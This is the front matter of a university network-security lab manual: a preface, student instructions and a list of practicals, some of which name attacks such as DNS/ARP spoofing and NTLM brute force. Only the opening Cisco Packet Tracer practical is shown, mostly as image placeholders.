Parul University

FACULTY OF ENGINEERING AND TECHNOLOGY

BACHELOR OF TECHNOLOGY

NETWORK SECURITY AND CONCEPTS (303105252)

IV SEMESTER

Computer Science & Engineering Department

Laboratory Manual

Session:2024-25

ENROLLMENT NO : 2403031267033

CERTIFICATE

This is to certify that Mr./Ms. _____ with enrolment no _____ has successfully completed his/her laboratory experiments in the **Network Security and Concepts(303105261)** from the department of **COMPUTER SCIENCE & ENGINEERING** during the academic year **2024-2025.**

Date of Submission:..... Staff In charge:.....

Head Of Department:.....

Network Security and Concepts PRACTICAL BOOK

COMPUTER SCIENCE & ENGINEERING DEPARTMENT

PREFACE

It gives us immense pleasure to present the first edition of the **Network Security and Concepts** Practical Book for the B.Tech . 4th **semester** students for **PARUL UNIVERSITY**.

The **Network Security and Concepts** theory and laboratory courses at PARUL UNIVERSITY, WAGHODIA, VADODARA are designed in such a way that students develop the basic understanding of the subject in the theory classes and then try their hands on the experiments to realize the various implementations of problems learnt during the theoretical sessions. The main objective of the **Network Security and Concepts** laboratory course is: Learning **Network Security and Concepts** through Experimentations. All the experiments are designed to illustrate various problems in different areas of **Network Security and Concepts** and also to expose the students to various uses. The objective of this **Network Security and Concepts** Practical Book is to provide a comprehensive source for all the experiments included in the **Network Security and Concepts** laboratory course. It explains all the aspects related to every experiment such as: basic underlying concept and how to analyze a problem. It also gives sufficient information on how to interpret and discuss the obtained results. We acknowledge the authors and publishers of all the books which we have consulted while developing this Practical book. Hopefully this **Network Security and Concepts** Practical Bookwill serve the purpose for which it has been developed.

Network Security and Concepts 303105261

INSTRUCTIONS TO STUDENTS

1. The main objective of the **Network Security and Concepts** laboratory is: Learning through the Experimentation. All theexperiments are designed to illustrate various problems in different areas of **NETWORK SECURITY AND CONCEPTS** and also to expose the students to various problems and their uses.
2. Be prompt in arriving to the laboratory and always come well prepared for the practical.
3. Every student should have his/her individual copy of the **NETWORK SECURITY AND CONCEPTS** Practical Book.
4. Every student have to prepare the notebooks specifically reserved for the **NETWORK SECURITY AND CONCEPTS** practical work: "**NETWORK SECURITY AND CONCEPTS** Practical Book"
5. Every student has to necessarily bring his/her **NETWORK SECURITY AND CONCEPTS** Practical Book, **NETWORK SECURITY AND CONCEPTS** Practical Class Notebookand **NETWORK SECURITY AND CONCEPTS** Practical Final Notebook.
6. Finally find the output of the experiments along with the problem and note results in the **NETWORK SECURITY AND CONCEPTS** PracticalNotebook.
7. The grades for the **NETWORK SECURITY AND CONCEPTS** practical course work will be awarded based on our performance in the laboratory, regularity, recording of experiments in the **NETWORK SECURITY AND CONCEPTS** Practical Final Notebook, lab quiz, regular viva-voce and end-term examination.

Network Security and Concepts **303105261**

Parul® University

NAAC A++ ACCREDITED UNIVERSITY

Faculty of Engineering & Technology (FET) Parul

Institute of Engineering & Technology (PIET)

Department of Computer Science & Engineering

Practical Assessment Table

Sr. No	Practical Title	Page No.		Marks(10)	Sign
		From	To		
1	Introduction of cisco packet tracer.				
2	Create a logical network diagram with eight PCs and switch in cisco packet tracer which are in same network and check for the communication.				
3	1. Create a logical network diagram with two different networks, each network contains two pc, one switch and one router. 2. Configure the routing on that scenario. 3. check the connectivity between different network devices.				
4	Perform Man in Middle Attack for DNS spoofing and ARP using Ettercap tool.				
5	Setup a VPN in windows operating system.				
6	Setup a Proxy in windows operating system				
7	Perform the Wireless recon.				
8	Perform the network vulnerability scanning using Nessus tool.				
9	Perform the NTLM based Brute Force Attack				

10	1) Perform the network sniffing using Wireshark. 2) Port Number Based Capturing. 3) Protocol Based Capturing. 4) Website Based Capturing.				
11	Perform the basic network scanning using Nmap tool.				
12	Finding the live host in network using advance IP scanning tool.				


Network Security and Concepts Laboratory


Practical 1


Practical 1


Aim: Introduction of cisco packet tracer.

Step1: Installation of Cisco Packet Tracer











Step2: Introduction of Cisco Packet Tracer

Cisco Packet Tracer


Network Devices:




End Devices:




Components:




Connections:



Miscellaneous:



Multiusers Connections:




Practical 2


Practical 2

Aim: Create a logical network diagram with eight PCs and switch in cisco packet tracerwhich are in same network and check for the communication.

